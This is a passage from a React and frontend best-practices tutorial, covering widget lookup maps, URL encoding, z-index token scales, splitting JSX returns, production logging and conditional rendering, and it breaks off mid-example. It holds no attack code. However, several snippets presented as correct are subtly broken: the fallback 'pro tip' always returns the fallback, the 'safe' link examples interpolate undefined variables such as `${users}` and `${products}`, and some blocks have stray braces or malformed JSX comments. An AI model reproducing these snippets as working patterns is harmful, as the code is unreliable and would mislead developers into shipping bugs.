  const config = WIDGET_REGISTRY[type];

  if (!config) {
    return <UnknownWidget type={type} />;
  }

  const { component: Component, title, icon: Icon, refreshable } = config;

  return (
    <div className="widget">
      <div className="widget-header">
        <Icon className="w-5 h-5" />
        <span>{title}</span>
        {refreshable && (
          <button onClick={onRefresh}>
            <RefreshIcon />
          </button>
        )}
      </div>

      <div className="widget-content">
        <Component data={data} />
      </div>
    </div>
  );
}

// Get available widgets for picker
function WidgetPicker({ onSelect }) {
  return (
    <div className="widget-picker">
      {Object.entries(WIDGET_REGISTRY).map(([type, config]) => (
        <button
          key={type}
          onClick={() => onSelect(type)}
          className="widget-option"
        >
          <config.icon className="w-8 h-8" />
          <span>{config.title}</span>
        </button>
      ))}
    </div>
  );
}

```

```
// 💡 Pro tip – Default fallbacks:

// ✅ Always handle unknown types gracefully
function DashboardWidget({ type, data }) {
  const Component = WIDGET_COMPONENTS[type];

  if (!Component) {
    // Development: warn about missing component
    if (process.env.NODE_ENV === 'development') {
      console.warn(`Unknown widget type: ${type}`);
    }
  }

  return <FallbackWidget type={type} />;
}

return <Component data={data} />;
}
```

Before vs After:

❌ Before:

- 100 line switch statement
- Adding type = modify giant switch
- Easy to forget cases
- Can't extend externally

✅ After:

- 5 line component lookup
- Adding type = add to object
- Missing type = clear fallback
- Plugins can register types

```
// ✅ Lazy loading with maps:

// BEST: Lazy load heavy components
import { lazy, Suspense } from 'react';

const WIDGET_COMPONENTS = {
  chart: lazy(() => import('./widgets/ChartWidget')),
  stats: lazy(() => import('./widgets/StatsWidget')),
  table: lazy(() => import('./widgets/TableWidget')),
  calendar: lazy(() => import('./widgets/CalendarWidget')),
  analytics: lazy(() => import('./widgets/AnalyticsWidget')),
};

function DashboardWidget({ type, data }) {
  const Component = WIDGET_COMPONENTS[type];

  if (!Component) {
    return <UnknownWidget type={type} />;
  }

  return (
    <Suspense fallback={<WidgetSkeleton />}>
      <Component data={data} />
    </Suspense>
  );
}

// Components only load when needed! 🚀
```

74. Stop using string concatenation for dynamic URLs.

Your URLs are broken and you don't even know.

Problems:

- Special characters break URLs
- Spaces cause 404 errors
- Security vulnerabilities
- API calls silently fail
- & and = in values corrupt params
- Impossible to debug

URLs are user input. Treat them that way! 🔒

One encoding mistake = broken app or security hole!

```
// ❌ BAD: String concatenation chaos
function ProductPage({ productId, category }) {
  const fetchProduct = async () => {
    const response = await fetch(
      '/api/products/' + category + '/' + productId + '?include=reviews'
    );

    // What if category has spaces?
    // What if productId has special chars?
  };

  return (
    <a href={'/products/' + category + '/' + productId}>
      View Product
    </a>
  );
}
```

```
// ❌ BAD: Template literals without encoding
function SearchResults({ query, filters }) {
  const url = `/api/search?q=${query}&category=${filters.category}&price=${filters.minPrice}-${filters.maxPrice}`;

  // User searches: "shoes & boots"
  // URL becomes: /api/search?q=shoes & boots ❌ BROKEN!

  // User searches: "100% cotton"
  // URL becomes: /api/search?q=100% cotton ❌ BROKEN!
}
```

```
// ❌ BAD: Building query strings manually
function FilteredProducts({ filters }) {
  let url = '/api/products?';

  if (filters.category) url += 'category=' + filters.category + '&';
  if (filters.brand) url += 'brand=' + filters.brand + '&';
  if (filters.minPrice) url += 'minPrice=' + filters.minPrice + '&';
  if (filters.maxPrice) url += 'maxPrice=' + filters.maxPrice + '&';
  if (filters.inStock) url += 'inStock=true&';

  // Trailing &? ✓
  // Missing values? ✓
  // Not encoded? ✓
  // This is a bug factory!
}

// ❌ BAD: Forgetting to encode path segments
function UserProfile({ username }) {
  return (
    <Link href={` /users/${username}`} >
      {username}
    </Link>
  );
}

// Username: "john/admin" → /users/john/admin ✨ WRONG ROUTE!
// Username: "john doe" → /users/john doe ✨ INVALID URL!
```

```
// ✅ Fix – Use URLSearchParams for queries:

// GOOD: URLSearchParams handles encoding
function SearchResults({ query, filters }) {
  const buildSearchUrl = () => {
    const params = new URLSearchParams();

    params.set('q', query); // Auto-encoded!

    if (filters.category) params.set('category', filters.category);
    if (filters.minPrice) params.set('minPrice', filters.minPrice);
    if (filters.maxPrice) params.set('maxPrice', filters.maxPrice);
    if (filters.inStock) params.set('inStock', 'true');

    return `/api/search?${params.toString()}`;
  };
}

// User searches: "shoes & boots"
// URL: /api/search?q=shoes%20%26%20boots ✅ WORKS!

// User searches: "100% cotton"
// URL: /api/search?q=100%25%20cotton ✅ WORKS!
```

```
// ✅ GOOD: Array parameters
function FilteredProducts({ selectedCategories, selectedBrands }) {
  const params = new URLSearchParams();

  // Handle multiple values
  selectedCategories.forEach(cat => params.append('category', cat));
  selectedBrands.forEach(brand => params.append('brand', brand));

  const url = `/api/products?${params}`;
  // Result: /api/products?category=shoes&category=boots&brand=nike
}
}
```



```
// ✅ Use encodeURIComponent for path segments:

// GOOD: Encode path segments
function UserProfile({ username }) {
  const encodedUsername = encodeURIComponent(username);

  return (
    <Link href={`/${users}/${encodedUsername}`}>
      {username}
    </Link>
  );
}

// Username: "john/admin" → /users/john%2Fadmin ✅ SAFE!
// Username: "john doe" → /users/john%20doe ✅ VALID!

// ✅ GOOD: Product with special characters
function ProductLink({ product }) {
  const slug = encodeURIComponent(product.slug);
  const category = encodeURIComponent(product.category);

  return (
    <a href={`/${products}/${category}/${slug}`}>
      {product.name}
    </a>
  );
}
```

```

// 💡 Pro tip – Validate URLs:

// ✅ Validate before using
function isValidUrl(string) {
  try {
    new URL(string);
    return true;
  } catch {
    return false;
  }
}

// ✅ Safe external link
function ExternalLink({ href, children }) {
  const safeHref = useMemo(() => {
    try {
      const url = new URL(href);

      // Only allow http/https
      if (!['http:', 'https:'].includes(url.protocol)) {
        return '#';
      }

      return url.toString();
    } catch {
      return '#';
    }
  }, [href]);

  return (
    <a href={safeHref} target={"_blank"} rel={"noopener noreferrer"}>
      {children}
    </a>
  );
}

```

Before vs After:

✗ Before:

- `"/search?q=" + query` → Broken with special chars
- `"/users/" + name` → Security vulnerability
- Manual & concatenation → Missing/extra params

✓ After:

- `URLSearchParams` → Auto-encoded
- `encodeURIComponent` → Safe path segments
- URL builder utility → Consistent everywhere

75. Stop hardcoding z-index values randomly.

Your stacking context is a complete mess.

Problems:

- Z-index arms race (always going higher!)
- Unpredictable stacking order
- Components fighting for visibility
- Hard to debug layering issues
- Different values in CSS vs inline
- New features break existing layers
- "Just add 9999" syndrome

```
// ❌ BAD: Random z-index everywhere
function Header() {
  return (
    <header style={{ zIndex: 100 }}>
      <nav style={{ zIndex: 101 }}>
        <Dropdown style={{ zIndex: 9999 }} /> {/* "Just make it higher!" */}
      </nav>
    </header>
  );
}

function Modal() {
  return (
    <div style={{ zIndex: 99999 }}> {/* "Even higher!" */}
      <div style={{ zIndex: 999999 }}> {/* "Maximum power!" */}
        Content
      </div>
    </div>
  );
}
```

```
function Tooltip() {
  return (
    <div style={{ zIndex: 10000 }}> {/* "Should be above everything... right"
      Tooltip text
    </div>
  );
}

function Toast() {
  return (
    <div style={{ zIndex: 1000000 }}> {/* 🌟 The z-index war! */}
      Notification
    </div>
  );
}

// Meanwhile in CSS files:
// .dropdown { z-index: 500; }
// .modal { z-index: 9999; }
// .header { z-index: 100; }
// .tooltip { z-index: 9999999; } /* "I give up" */

// Result:
// - Modal appears behind dropdown
// - Tooltip hidden by header
// - Toast covered by random div
// - Nobody knows what's on top anymore
```

```
// ✅ Fix – Create a z-index scale system:
```

```
// GOOD: Centralized z-index tokens
```

```
// constants/zIndex.js
```

```
export const Z_INDEX = {  
  // Base layers  
  hide: -1,  
  base: 0,  
  
  // Content layers  
  dropdown: 100,  
  sticky: 200,  
  header: 300,  
  
  // Overlay layers  
  overlay: 400,  
  modal: 500,  
  popover: 600,  
  tooltip: 700,  
  
  // Top layers  
  toast: 800,  
  alert: 900,  
  
  // Maximum (use sparingly!)  
  max: 999,  
};
```

```
// Usage
import { Z_INDEX } from '@constants/zIndex';

function Header() {
  return (
    <header style={{ zIndex: Z_INDEX.header }}>
      <nav>
        <Dropdown style={{ zIndex: Z_INDEX.dropdown }} />
      </nav>
    </header>
  );
}

function Modal() {
  return (
    <div style={{ zIndex: Z_INDEX.overlay }}>
      <div style={{ zIndex: Z_INDEX.modal }}>
        Content
      </div>
    </div>
  );
}

// Now everyone knows the hierarchy! ✨
```

```
/* ✅ CSS custom properties approach: */

/* BEST: CSS variables for z-index */
/* styles/variables.css */

:root {
  /* Base layers */
  --z-hide: -1;
  --z-base: 0;

  /* Content layers (100–299) */
  --z-dropdown: 100;
  --z-sticky: 200;

  /* Navigation layers (300–399) */
  --z-header: 300;
  --z-sidebar: 350;

  /* Overlay layers (400–699) */
  --z-overlay: 400;
  --z-drawer: 450;
  --z-modal: 500;
  --z-popover: 600;

  /* Notification layers (700–899) */
  --z-tooltip: 700;
  --z-toast: 800;

  /* Critical layers (900+) */
  --z-alert: 900;
  --z-max: 999;
}
```



```

/* Usage in CSS */

.header {
  z-index: var(--z-header);
}

.modal-overlay {
  z-index: var(--z-overlay);
}

.modal-content {
  z-index: var(--z-modal);
}

.tooltip {
  z-index: var(--z-tooltip);
}

```

```

// ✅ Tailwind CSS approach:

// GOOD: Extend Tailwind config
// tailwind.config.js

module.exports = {
  theme: {
    extend: {
      zIndex: {
        'hide': '-1',
        'base': '0',
        'dropdown': '100',
        'sticky': '200',
        'header': '300',
        'overlay': '400',
        'drawer': '450',
        'modal': '500',
        'popover': '600',
        'tooltip': '700',
        'toast': '800',
        'alert': '900',
        'max': '999',
      },
    },
  },
};

```

```
// Usage
function Header() {
  return (
    <header className="z-header">
      <Dropdown className="z-dropdown" />
    </header>
  );
}

function Modal() {
  return (
    <>
      <div className="z-overlay fixed inset-0 bg-black/50" />
      <div className="z-modal fixed ...">
        Content
      </div>
    </>
  );
}

// Self-documenting class names! ✨
```

Before vs After:

❌ Before:

- z-index: 9999
- z-index: 99999
- z-index: 999999
- "Why is my modal behind the header?!"

✅ After:

- z-header: 300
- z-modal: 500
- z-tooltip: 700
- Predictable, documented layers

76. Stop putting everything in a single return statement in React.

Your component return is doing too much.

Problems:

- Impossible to navigate
- Finding closing tags = nightmare
- Can't reuse any section
- Testing is impossible
- One typo breaks everything
- Code reviews take forever

```
// ❌ BAD: Mega return statement
function Dashboard({ user, orders, notifications, analytics }) {
  return (
    <div className="dashboard">
      <header>
        <div className="user-info">
          <img
            src={user.avatar || '/default-avatar.png'}
            alt={user.name}
            className="avatar"
          />
          <div className="user-details">
            <h1>{user.name}</h1>
            <span
              className={`status ${user.isOnline ? 'online' : 'offline'}`}
            >
              {user.isOnline ? '● Online' : '○ Offline'}
            </span>
            <p>{user.email}</p>

            {user.role === 'admin' && (
              <span className="badge admin">Admin</span>
            )}

            {user.role === 'moderator' && (
              <span className="badge mod">Moderator</span>
            )}

            {user.isPremium && (
              <span className="badge premium">Premium</span>
            )}
          </div>
        </div>

        <div className="notifications">
          <button className="notification-btn">
            🔔
            {notifications.filter(n => !n.read).length > 0 && (
              <span className="notification-count">
                {notifications.filter(n => !n.read).length}
              </span>
            )}
          </button>
        </div>
      </header>

      ....
    </div>
  )
}
```

```

<main>
  <section className="stats">
    <div className="stat-card">
      <h3>Total Orders</h3>
      <p>{orders.length}</p>
      <span className={orders.length > 100 ? 'trending-up' : ''}>
        {orders.length > 100 ? '📈 Growing!' : '📊 Steady'}
      </span>
    </div>

    <div className="stat-card">
      <h3>Revenue</h3>
      <p>
        $
        {orders
          .reduce((sum, order) => sum + order.total, 0)
          .toLocaleString()}
      </p>
    </div>

    <div className="stat-card">
      <h3>Pending</h3>
      <p>{orders.filter(o => o.status === 'pending').length}</p>
    </div>
  </section>

  { /* ... 200 more lines ... */ }
</main>
</div>
);
}

// 300 lines in one return!
// Good luck finding that closing tag! 🤖

```

✓ Fix – Break into render sections:

// GOOD: Separate render functions

```
function Dashboard({ user, orders, notifications, analytics }) {
```

```
  const renderUserBadges = () => {
    return (
      <>
        {user.role === 'admin' && (
          <span className="badge admin">Admin</span>
        )}

        {user.role === 'moderator' && (
          <span className="badge mod">Moderator</span>
        )}

        {user.isPremium && (
          <span className="badge premium">Premium</span>
        )}
      </>
    );
  };
};
```

```
  const renderUserInfo = () => {
    return (
      <div className="user-info">
        <img
          src={user.avatar || '/default-avatar.png'}
          alt={user.name}
          className="avatar"
        />
        <div className="user-details">
          <h1>{user.name}</h1>
          <OnlineStatus isOnline={user.isOnline} />
          <p>{user.email}</p>
          {renderUserBadges()}
        </div>
      </div>
    );
  };
};
```

```

const renderNotifications = () => {
  const unreadCount = notifications.filter(n => !n.read).length;

  return (
    <div className="notifications">
      <button className="notification-btn">
        🛎️
        {unreadCount > 0 && (
          <span className="notification-count">{unreadCount}</span>
        )}
      </button>
    </div>
  );
};

const renderStats = () => {
  const totalRevenue = orders.reduce((sum, o) => sum + o.total, 0);
  const pendingOrders = orders.filter(o => o.status === 'pending').length;

  return (
    <section className="stats">
      <StatCard
        title="Total Orders"
        value={orders.length}
        trend={orders.length > 100 ? 'up' : 'steady'}
      />
      <StatCard
        title="Revenue"
        value={`$${totalRevenue.toLocaleString()}`}
      />
      <StatCard
        title="Pending"
        value={pendingOrders}
      />
    </section>
  );
};

```

```
// Main return is now clean and scannable!
return (
  <div className="dashboard">
    <header>
      {renderUserInfo()}
      {renderNotifications()}
    </header>

    <main>
      {renderStats()}
      {renderOrders()}
      {renderAnalytics()}
    </main>
  </div>
);
}
```


✓ Even better – Extract to components:

// BEST: Separate components

```
function UserBadges({ user }) {  
  return (  
    <>  
      {user.role === 'admin' && <Badge variant="admin">Admin</Badge>}  
      {user.role === 'moderator' && (  
        <Badge variant="mod">Moderator</Badge>  
      )}  
      {user.isPremium && (  
        <Badge variant="premium">Premium</Badge>  
      )}  
    </>  
  );  
}
```

```
function UserInfo({ user }) {  
  return (  
    <div className="user-info">  
      <Avatar src={user.avatar} alt={user.name} />  
      <div className="user-details">  
        <h1>{user.name}</h1>  
        <OnlineStatus isOnline={user.isOnline} />  
        <p>{user.email}</p>  
        <UserBadges user={user} />  
      </div>  
    </div>  
  );  
}
```

```

function NotificationBell({ notifications }) {
  const unreadCount = notifications.filter(n => !n.read).length;

  return (
    <button className="notification-btn">
      🛎️
      {unreadCount > 0 && (
        <span className="notification-count">{unreadCount}</span>
      )}
    </button>
  );
}

function OrderStats({ orders }) {
  const stats = useMemo(() => ({
    total: orders.length,
    revenue: orders.reduce((sum, o) => sum + o.total, 0),
    pending: orders.filter(o => o.status === 'pending').length,
  }), [orders]);

  return (
    <section className="stats">
      <StatCard title="Total Orders" value={stats.total} />
      <StatCard
        title="Revenue"
        value={`$${stats.revenue.toLocaleString()}`}
      />
      <StatCard title="Pending" value={stats.pending} />
    </section>
  );
}

// Dashboard is now beautiful!
function Dashboard({ user, orders, notifications, analytics }) {
  return (
    <div className="dashboard">
      <header>
        <UserInfo user={user} />
        <NotificationBell notifications={notifications} />
      </header>

      <main>
        <OrderStats orders={orders} />
        <RecentOrders orders={orders} />
        <AnalyticsChart data={analytics} />
      </main>
    </div>
  );
}

```

```
// 20 lines vs 300 lines! ✨
```

✅ When to use each pattern:

```
// 1. Render function (same file, needs parent scope)
```

```
const renderHeader = () => {  
  // Can access component's props/state directly  
  return <header>{user.name}</header>;  
};
```

```
// 2. Separate component (reusable, isolated)
```

```
function Header({ user }) {  
  // Receives data via props  
  return <header>{user.name}</header>;  
}
```

```
// 3. Inline JSX (simple, no logic)
```

```
return (  
  <div>  
    <span>{user.name}</span> { /* Fine inline */}  
  </div>  
);
```

77. Avoid console.log in production.

Your logs are exposing sensitive data and slowing your app.

Problems:

- Exposes sensitive user data
- Reveals internal business logic
- Security vulnerability
- Performance degradation
- Cluttered console

```
// ❌ BAD: Console logs everywhere
function CheckoutForm({ user, cart }) {
  const handleSubmit = async (formData) => {
    console.log('User data:', user);           // ⚡ Exposes PII!
    console.log('Cart:', cart);                 // ⚡ Exposes pricing logic!
    console.log('Form data:', formData);        // ⚡ Exposes credit card!

    const response = await processPayment(formData);
    console.log('Payment response:', response); // ⚡ Exposes tokens!

    return response;
  };

  return <form onSubmit={handleSubmit}>...</form>;
}

// ❌ BAD: Debugging left in components
function UserDashboard({ userId }) {
  const { data, error } = useFetch(`/api/users/${userId}`);

  console.log('Rendering dashboard'); // Fires on EVERY render!
  console.log('Data:', data);
  console.log('Error:', error);

  useEffect(() => {
    console.log('Effect running');
    console.log('UserId changed:', userId);
  }, [userId]);

  return <div>...</div>;
}
```

```
// ❌ BAD: Console in loops
function ProductList({ products }) {
  return (
    <div>
      {products.map(product => {
        console.log('Rendering product:', product); // 1000 products = 1000
        return (
          <ProductCard
            key={product.id}
            product={product}
          />
        );
      })}
    </div>
  );
}

// User opens DevTools and sees:
// - Full user objects with emails, addresses
// - Payment tokens and API keys
// - Internal business logic
// - Performance tanking from log spam
```

✓ Fix – Create a proper logger utility:

```
// GOOD: Environment-aware logger
// utils/logger.js
const isDev = process.env.NODE_ENV === 'development';

export const logger = {
  log: (...args) => {
    if (isDev) console.log(...args);
  },

  info: (...args) => {
    if (isDev) console.info(...args);
  },

  warn: (...args) => {
    if (isDev) console.warn(...args);
  },

  error: (...args) => {
    // Errors logged in all environments
    console.error(...args);

    // Send to error tracking in production
    if (!isDev) {
      sendToErrorTracking(args);
    }
  }
};
```

```
// Usage
import { logger } from '@utils/logger';

function CheckoutForm({ user, cart }) {
  const handleSubmit = async (formData) => {
    logger.info('Processing checkout'); // Only in dev!

    try {
      const response = await processPayment(formData);
      logger.info('Payment successful');
      return response;
    } catch (error) {
      logger.error('Payment failed:', error); // Logged + tracked
      throw error;
    }
  };

  return <form>...</form>;
}
```

✅ ESLint rule to catch console.log:

```
// Prevent console.log in production
// .eslintrc.js
module.exports = {
  rules: {
    'no-console': [
      'warn',
      {
        allow: ['warn', 'error']
      }
    ],
  },
  overrides: [
    {
      // Allow in test files
      files: ['**/*.test.js', '**/*.spec.js'],
      rules: {
        'no-console': 'off',
      },
    },
  ],
};

// Now ESLint warns on every console.log! ✨
```


💡 Pro tip – Structured logging for debugging:

```
// ✅ Group related logs
function useApiLogger() {
  return {
    request: (method, url, data) => {
      console.groupCollapsed(`🌐 ${method} ${url}`);
      console.log('Request:', data);
      console.groupEnd();
    },

    response: (method, url, data, duration) => {
      console.groupCollapsed(`✅ ${method} ${url} (${duration}ms)`);
      console.log('Response:', data);
      console.groupEnd();
    },

    error: (method, url, error) => {
      console.groupCollapsed(`❌ ${method} ${url}`);
      console.error('Error:', error);
      console.groupEnd();
    },
  };
}
```

Before vs After:

❌ Before:

- console.log scattered everywhere
- Sensitive data exposed
- Thousands of logs in production
- Performance degradation
- Security vulnerabilities

✅ After:

- Centralized logger utility
- Auto-sanitized sensitive data
- Environment-aware logging
- Errors tracked properly
- Clean production console

78. Stop rendering invisible elements with CSS in React.

Your hidden components are still running.

Problems:

- `useEffects` still execute
- API calls still happen
- Event listeners still active
- Timers still running
- Memory never released
- Performance tanks
- Battery drains on mobile

```
// ❌ BAD: Hidden with CSS but still rendered
function Dashboard() {
  const [showSidebar, setShowSidebar] = useState(false);

  return (
    <div>
      <button onClick={() => setShowSidebar(!showSidebar)}>
        Toggle Sidebar
      </button>

      /* This component ALWAYS renders! */
      <Sidebar
        className={showSidebar ? 'visible' : 'hidden'}
      />
    </div>
  );
}
```

```
// ❌ BAD: opacity: 0 hides visually but runs everything
function Modal({ isOpen }) {
  return (
    <div style={{ opacity: isOpen ? 1 : 0 }}>
      <ExpensiveChart /> /* Still calculating! */
      <DataFetcher /> /* Still fetching! */
      <VideoPlayer /> /* Still loading video! */
    </div>
  );
}
```

```
// ❌ BAD: display: none but effects still run
function NotificationPanel({ isVisible }) {
  useEffect(() => {
    // This runs even when panel is "hidden"!
    const interval = setInterval(() => {
      fetchNotifications(); // API calls every 5 seconds 🤖
    }, 5000);

    return () => clearInterval(interval);
  }, []);

  return (
    <div style={{ display: isVisible ? 'block' : 'none' }}>
      <NotificationList />
    </div>
  );
}
```

```
// ❌ BAD: Tailwind hidden class
function Tabs({ activeTab }) {
  return (
    <div>
      <div className={activeTab === 'tab1' ? '' : 'hidden'}>
        <HeavyComponent1 /> {/* Always mounted! */}
      </div>

      <div className={activeTab === 'tab2' ? '' : 'hidden'}>
        <HeavyComponent2 /> {/* Always mounted! */}
      </div>

      <div className={activeTab === 'tab3' ? '' : 'hidden'}>
        <HeavyComponent3 /> {/* Always mounted! */}
      </div>
    </div>
  );
}
```

// All 3 tabs render. All 3 run effects. All 3 fetch data. 🔥

✅ Fix – Conditionally render with JSX:

// GOOD: Don't render what you don't need

```
function Dashboard() {  
  const [showSidebar, setShowSidebar] = useState(false);  
  
  return (  
    <div>  
      <button onClick={() => setShowSidebar(!showSidebar)}>  
        Toggle Sidebar  
      </button>  
  
      {/* Only renders when visible */}  
      {showSidebar && <Sidebar />}  
    </div>  
  );  
}
```

// GOOD: Modal only exists when open

```
function Modal({ isOpen, children }) {  
  if (!isOpen) return null;  
  
  return (  
    <div className="modal-overlay">  
      <div className="modal-content">  
        {children}  
      </div>  
    </div>  
  );  
}
```

// Usage

```
<Modal isOpen={showModal}>  
  <ExpensiveChart /> {/* Only runs when modal opens */}  
  <DataFetcher />    {/* Only fetches when needed */}  
</Modal>
```

✓ Tabs done right:

// GOOD: Only active tab renders

```
function Tabs({ activeTab }) {  
  return (  
    <div>  
      {activeTab === 'tab1' && <HeavyComponent1 />}  
      {activeTab === 'tab2' && <HeavyComponent2 />}  
      {activeTab === 'tab3' && <HeavyComponent3 />}  
    </div>  
  );  
}
```

// BETTER: Dynamic tab rendering

```
const TAB_COMPONENTS = {  
  tab1: HeavyComponent1,  
  tab2: HeavyComponent2,  
  tab3: HeavyComponent3,  
};  
  
function Tabs({ activeTab }) {  
  const ActiveComponent = TAB_COMPONENTS[activeTab];  
  
  return (  
    <div>  
      {ActiveComponent && <ActiveComponent />}  
    </div>  
  );  
}
```

✓ When you NEED to preserve state:

```
// Use CSS hiding ONLY when state preservation is critical
function TabsWithStatePreservation({ activeTab }) {
  // Each tab has form data we don't want to lose
  return (
    <div>
      {/* Render all but only show active */}
      <div style={{ display: activeTab === 'form1' ? 'block' : 'none' }}>
        <Form1 /> {/* User's input preserved */}
      </div>

      <div style={{ display: activeTab === 'form2' ? 'block' : 'none' }}>
        <Form2 /> {/* User's input preserved */}
      </div>
    </div>
  );
}
```

```
// BETTER: Lift state up instead
function TabsWithLiftedState({ activeTab }) {
  const [form1Data, setForm1Data] = useState({});
  const [form2Data, setForm2Data] = useState({});

  return (
    <div>
      {activeTab === 'form1' && (
        <Form1
          data={form1Data}
          onChange={setForm1Data}
        />
      )}

      {activeTab === 'form2' && (
        <Form2
          data={form2Data}
          onChange={setForm2Data}
        />
      )}
    </div>
  );
}
```

// State preserved. Components unmount. Best of both! ✨

✅ Lazy load heavy components:

```
// PRO: Don't even load the code until needed
const HeavyChart = lazy(() => import('./HeavyChart'));
const VideoPlayer = lazy(() => import('./VideoPlayer'));
const DataTable = lazy(() => import('./DataTable'));

function Dashboard({ activeWidget }) {
  return (
    <div>
      <Suspense fallback={<WidgetSkeleton />}>
        {activeWidget === 'chart' && <HeavyChart />}
        {activeWidget === 'video' && <VideoPlayer />}
        {activeWidget === 'table' && <DataTable />}
      </Suspense>
    </div>
  );
}

// Code only loads when widget is selected! 🚀
```

✅ Animation with conditional render:

```
// ✅ Animate AND conditionally render
import { AnimatePresence, motion } from 'framer-motion';

function Sidebar({ isOpen }) {
  return (
    <AnimatePresence>
      {isOpen && (
        <motion.aside
          initial={{ x: -300, opacity: 0 }}
          animate={{ x: 0, opacity: 1 }}
          exit={{ x: -300, opacity: 0 }}
          transition={{ duration: 0.2 }}
          className="sidebar"
        >
          <SidebarContent />
        </motion.aside>
      )}
    </AnimatePresence>
  );
}
```



```

// ✅ Or with CSS transitions + delayed unmount
function AnimatedPanel({ isVisible, children }) {
  const [shouldRender, setShouldRender] = useState(isVisible);

  useEffect(() => {
    if (isVisible) {
      setShouldRender(true);
    } else {
      // Delay unmount until animation completes
      const timer = setTimeout(() => setShouldRender(false), 300);
      return () => clearTimeout(timer);
    }
  }, [isVisible]);

  if (!shouldRender) return null;

  return (
    <div
      className={`
        panel
        transition-all duration-300
        ${isVisible
          ? 'opacity-100 translate-x-0'
          : 'opacity-0 -translate-x-full'}
      `}
    >
      {children}
    </div>
  );
}

```

✓ Portal for modals/tooltips:

```
// Portals + conditional rendering
import { createPortal } from 'react-dom';

function Modal({ isOpen, onClose, children }) {
  // Don't render anything if closed
  if (!isOpen) return null;

  // Render to document.body when open
  return createPortal(
    <div className="modal-overlay" onClick={onClose}>
      <div
        className="modal-content"
        onClick={(e) => e.stopPropagation()}
      >
        {children}
      </div>
    </div>,
    document.body
  );
}

// Modal removed from DOM when closed
// No hidden elements lingering around
```

💡 Quick smell test:

```
// 🚩 RED FLAGS – probably wrong:  
className="hidden"  
style={{ display: 'none' }}  
style={{ visibility: 'hidden' }}  
style={{ opacity: 0 }}  
  
// ✅ GREEN FLAGS – probably right:  
{isVisible && <Component />}  
{condition ? <A /> : <B />}  
if (!isOpen) return null;
```

Before vs After:

❌ Before:

- 5 hidden components running
- 5 useEffects executing
- 5 API calls firing
- Memory leaking everywhere

✅ After:

- 1 visible component runs
- 0 wasted resources
- Instant performance boost
- Happy users

79. Stop using setTimeout for animation delays in React!

Your animations are janky and buggy.

Problems:

- Memory leaks on unmount
- State updates on unmounted components
- Race conditions everywhere
- Janky, unreliable animations
- No way to cancel mid-animation
- Hard to debug timing issues

```
// ❌ BAD: setTimeout for staggered animations
function NotificationList({ notifications }) {
  const [visibleItems, setVisibleItems] = useState([]);

  useEffect(() => {
    notifications.forEach((notification, index) => {
      setTimeout(() => {
        setVisibleItems(prev => [...prev, notification.id]);
      }, index * 100); // ⚡ Memory leak if unmounted!
    });
  }, [notifications]);

  return (
    <div>
      {notifications.map(n => (
        <div
          key={n.id}
          className={visibleItems.includes(n.id) ? 'visible' : 'hidden'}
        >
          {n.message}
        </div>
      ))}
    </div>
  );
}
```

```
// ❌ BAD: setTimeout for enter animations
function Modal({ isOpen, children }) {
  const [isVisible, setIsVisible] = useState(false);
  const [isAnimating, setIsAnimating] = useState(false);

  useEffect(() => {
    if (isOpen) {
      setIsVisible(true);
      setTimeout(() => setIsAnimating(true), 10); // "Fix" for animation
    } else {
      setIsAnimating(false);
      setTimeout(() => setIsVisible(false), 300); // Wait for animation
    }
  }, [isOpen]);

  // Multiple timeouts = race conditions! 🤖
}

// ❌ BAD: setTimeout for toast auto-dismiss
function Toast({ message, onClose }) {
  useEffect(() => {
    setTimeout(() => {
      onClose(); // ✨ Component might be unmounted!
    }, 3000);
  }, []);

  return <div className="toast">{message}</div>;
}
```

```
// ✅ Fix – Use CSS for staggered animations:

// GOOD: CSS custom properties for stagger
function NotificationList({ notifications }) {
  return (
    <div className="notification-list">
      {notifications.map((n, index) => (
        <div
          key={n.id}
          className="notification animate-in"
          style={{ '--delay': `${index * 100}ms` }}
        >
          {n.message}
        </div>
      ))}
    </div>
  );
}

/* CSS */
.notification {
  opacity: 0;
  transform: translateY(10px);
}

.notification.animate-in {
  animation: slideIn 0.3s ease forwards;
  animation-delay: var(--delay);
}

@keyframes slideIn {
  to {
    opacity: 1;
    transform: translateY(0);
  }
}
```

```
// ✅ Use Framer Motion for complex animations:

// BEST: Framer Motion handles everything
import { motion, AnimatePresence } from 'framer-motion';

function NotificationList({ notifications }) {
  return (
    <div className="notification-list">
      <AnimatePresence>
        {notifications.map((n, index) => (
          <motion.div
            key={n.id}
            initial={{ opacity: 0, y: 20 }}
            animate={{ opacity: 1, y: 0 }}
            exit={{ opacity: 0, x: -100 }}
            transition={{
              delay: index * 0.1,
              duration: 0.3,
            }}
            className="notification"
          >
            {n.message}
          </motion.div>
        ))}
      </AnimatePresence>
    </div>
  );
}

// Automatic cleanup! Exit animations! No memory leaks! 🚀
```

```

// ✅ Modal with proper animation handling:

// GOOD: Framer Motion for modal
import { motion, AnimatePresence } from 'framer-motion';

function Modal({ isOpen, onClose, children }) {
  return (
    <AnimatePresence>
      {isOpen && (
        <>
          {/* Backdrop */}
          <motion.div
            className="modal-backdrop"
            initial={{ opacity: 0 }}
            animate={{ opacity: 1 }}
            exit={{ opacity: 0 }}
            onClick={onClose}
          />

          {/* Modal content */}
          <motion.div
            className="modal-content"
            initial={{ opacity: 0, scale: 0.95, y: 20 }}
            animate={{ opacity: 1, scale: 1, y: 0 }}
            exit={{ opacity: 0, scale: 0.95, y: 20 }}
            transition={{ type: 'spring', duration: 0.3 }}
          >
            {children}
          </motion.div>
        </>
      )}
    </AnimatePresence>
  );
}

// No setTimeout! Automatic enter/exit handling! ✨

```



```
// ✅ Toast with proper cleanup:

// GOOD: useEffect cleanup for timers
function Toast({ message, duration = 3000, onClose }) {
  useEffect(() => {
    const timer = setTimeout(onClose, duration);

    // Cleanup prevents memory leaks!
    return () => clearTimeout(timer);
  }, [duration, onClose]);

  return (
    <motion.div
      className="toast"
      initial={{ opacity: 0, y: 50 }}
      animate={{ opacity: 1, y: 0 }}
      exit={{ opacity: 0, y: 50 }}
    >
      {message}
    </motion.div>
  );
}
```

```
// ✅ BETTER: Toast with pause on hover
function Toast({ message, duration = 3000, onClose }) {
  const [isPaused, setIsPaused] = useState(false);
  const [remaining, setRemaining] = useState(duration);
  const startTime = useRef(Date.now());

  useEffect(() => {
    if (isPaused) return;

    const timer = setTimeout(onClose, remaining);
    startTime.current = Date.now();

    return () => {
      clearTimeout(timer);
      // Save remaining time when paused
      setRemaining(prev => prev - (Date.now() - startTime.current));
    };
  }, [isPaused, remaining, onClose]);

  return (
    <motion.div
      className="toast"
      onMouseEnter={() => setIsPaused(true)}
      onMouseLeave={() => setIsPaused(false)}
      initial={{ opacity: 0, y: 50 }}
      animate={{ opacity: 1, y: 0 }}
